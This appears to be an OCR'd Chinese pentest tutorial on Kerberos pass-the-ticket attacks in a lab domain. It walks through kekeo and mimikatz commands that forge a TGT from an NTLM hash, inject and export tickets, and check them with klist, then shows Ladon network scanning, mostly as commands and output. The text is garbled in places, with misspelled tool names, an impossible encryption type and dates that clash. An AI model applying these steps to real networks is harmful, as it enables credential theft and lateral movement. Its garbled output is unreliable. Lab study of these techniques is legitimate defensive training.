    目录: \\0002010CH-God.god.org\c$<br/>

Mode                LastWriteTime         Length Name
----                -----        <br/>
d---- 2018/12/23      9:28             ExchangeSetupLogs
d---- 2018/12/22      16:54            inetpub
d-r--  2018/12/23      9:12            Program Files
d-r--  2020/11/18      17:27            Program Files (x86)
d---- 2020/5/14       23:18            test
d---- 2019/3/14       17:58            tools
d-r--  2018/12/22      16:55            Users
d---- 2020/11/22      21:33            Windows
-a---  2020/11/25      20:32           0 .111.txt
-a---  2020/11/20      15:35           32 add.bat

PS C:\Users\mary.GOD\Desktop>
```

0x00实验室

第二种利用工具keeko

1.生成票据

```
keeko "tgt::ask /user:mary /domain:god.org /ntlm:<br/>
518b98ad4178a53695dc997aa02d455c"
```

0x00实验室

2.票据导入

```
kerberos::ptt TGT_mary@GOD.ORG_krbtgt@god.org@GO<br/>0x00实验室
```

3.查看凭证 klist

```
PS C:\Users\mary.GOD\Desktop> \keeko "tgt::ask /user:mary /domain:god.org /ntlm:518b98ad4178a53695dc997aa02d455c
keeko 2.1 (x64) built on Dec 1 2019 16:41:26
[!] [!] /* * Benjamin DELPY "gentilkiwi" <benjamin@gentilkiwi.com>
http://blog.gentilkiwi.com/keeko/ (ce.nu)
with 9 modules * */

keeko(commandLine) # tgt::ask /user:mary /domain:god.org /ntlm:518b98ad4178a53695dc997aa02d455c
Realm   : god.org (god)
User    : mary (mary)
Name   : mary (KRB_NT_PRINCIPAL (1))
Name   : krbtgt@god.org (KRB_NT_SRV_I_NBT_C2)
Mech PNC : ENCRYPTION KEY 23 (rc4_hmac_nt) 518b98ad4178a53695dc997aa02d455c
Ticket name: 0002010CH-God.god.org (auto)
Ticket addr: 192.168.3.21 (auto)
> Ticket in file 'TGT_mary@GOD.ORG_krbtgt@god.org@GOD.ORG.kirbi'

keeko #
```

0x00实验室

执行完命令生成票据

```
C:\Users\mary.GOD>klist pruge
```

用法: Klist.exe [-lh <LogonId.HighPart>] [-li <LogonId.LowPart>] tickets | tgt | purge

```
C:\Users\mary.GOD>klist purge
```

当前登录 ID 是 0:0x66548
删除所有票证:
已清除票证!

```
C:\Users\mary.GOD>klist
```

当前登录 ID 是 0:0x66548

缓存的票证: (0)

```
C:\Users\mary.GOD>
```

0x00实验室

将当前内存中的票据清空

```
sekurlsa # kerberos::ptt TGT_mary@GOD.ORG_krbtgt@god.org@GOD.ORG.kirbi
+ File: 'TGT_mary@GOD.ORG_krbtgt@god.org@GOD.ORG.kirbi' : OK
sekurlsa #
```

0x00实验室

导入票据,查看导入成功否?

```
C:\Users\mary.GOD>klist
```

当前登录 ID 是 0:0x66548

缓存的票证: (1)

```
#0>    客户端: mary @ GOD.ORG
        服务器: krbtgt/god.org @ GOD.ORG
        Kerberos 票证加密类型: RSADSI RC4-HMAC(NT)
        票证标志 0x40e00000 -> forwardable renewable initial pre_authent
        开始时间: 11/25/2020 21:15:46 (本地)
        结束时间: 11/26/2020 7:15:46 (本地)
        续订时间: 12/2/2020 21:15:46 (本地)
        会话密钥类型: RSADSI RC4-HMAC(NT)
```

0x00实验室

再进行连接

第三种利用本地票据(需要管理员权限)

```
sekurlsa:::tickets /export
```

```
kerberos:::ptt xxxxxxxxxxxx.xxxx.kirbi
```

总结: ptt传递不需本地管理员权限, 连接时主机名连接, 基于漏洞, 工具: 本地票据转至

导出票据后,会导出到你当前执行目录,收集好票据

缺陷:ptt只能保持10个小时,如果能拿到10个小时内的凭据,可以成功

```
mimikatz 2.2.0 x64 (se.eo)
Windows PowerShell
版版权所所有有 (C) 2009 Microsoft Corporation.. 保留所有权利。
PS C:\Users\Administrator> cd .\Desktop
PS C:\Users\Administrator\Desktop> .\mimikatz

.###. mimikatz 2.2.0 (x64) #18362 Feb 29 2020 11:13:36
.## " " " A La Vie, A L'Amour " - (se.eo)
## / \ ## *** Benjamin DELPY "gentilkiwi" ( benjamin@gentilkiwi.com )
## \ / ## > http://blog.gentilkiwi.com/mimikatz
'## v ##' Vincent LE TOUX
'## v ##' ( vincent.letoux@gmail.com )
'####' > http://pingcastle.com / http://mysmartlogon.com ***

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # kerberos::ptt [0..3e4]-2-0-60a00000-WEBSEVER##krbtgt-GOD.ORG.kirbi
* File: '[0..3e4]-2-0-60a00000-WEBSEVER##krbtgt-GOD.ORG.kirbi': OK

mimikatz #
```

```
Administrator: 李海波
Microsoft Windows (版本 6.1.7601)
版权所有 © 2009 Microsoft Corporation。保留所有权利。
C:\Users\Administrator>klist
当前登录 ID 是 0x068000c

缓存的票据: <0>

C:\Users\Administrator>klist
当前登录 ID 是 0x068000c

缓存的票据: <0>

C:\Users\Administrator>klist
当前登录 ID 是 0x068000c

缓存的票据: <1>

40> 客户端: WEBBEMERS # GOD.ORG
    服务器: klisttgt/GOD.ORG # GOD.ORG
    票证密钥类型: HS4096 RC4-HMAC(HKDF)
    票证权限: 0x60000000 -> forwardable forwarded renewable pre-authenticatable
    开始时间: 11/25/2009 21:11:42 (本地)
    结束时间: 11/26/2009 6:26:12 (本地)
    续约时间: 12/2/2009 20:26:21 (本地)
    会话密钥类型: HS4096 RC4-HMAC(HKDF)


C:\Users\Administrator>
```

导入成功

案例4-国产Ladon内网杀器测试

信息收集-协议扫描-

我们打开Ladon的gui版本



扫描时,选择的时OnlinePC(存活主机),会尝试获取存活主机
用命令行形式执行扫描存活主机

```
[BypassesBC GetSystem RunPS AT SC Registry]
Txt load order
ip24.txt > ip16.txt > ip.txt > url.txt > domain.txt > host.txt > str.txt
Module load order
netscan.dll > netscan.exe > psscan.pci > goscam.dll > vcsan.dll > dscam.dll >
Laden.ini
Example: Laden 192.168.1.8/24 OnlinePC
Example: Laden 192.168.1.8/24 *.ini
Example: Laden 192.168.1.8/24 *.pol
Example: Laden 192.168.1.8/24 *.ini(c#)
Example: Laden 192.168.1.8/24 *.exe(c#)

C:\>ladon 192.168.1.8/24 onlinepc
Laden 7.0
Start: 2020-11-25 21:33:13
Runtime: .net 2.0 ME: x86 OS: x64
```

0x00实验室

本系列定期更新，麻烦点个关注吧。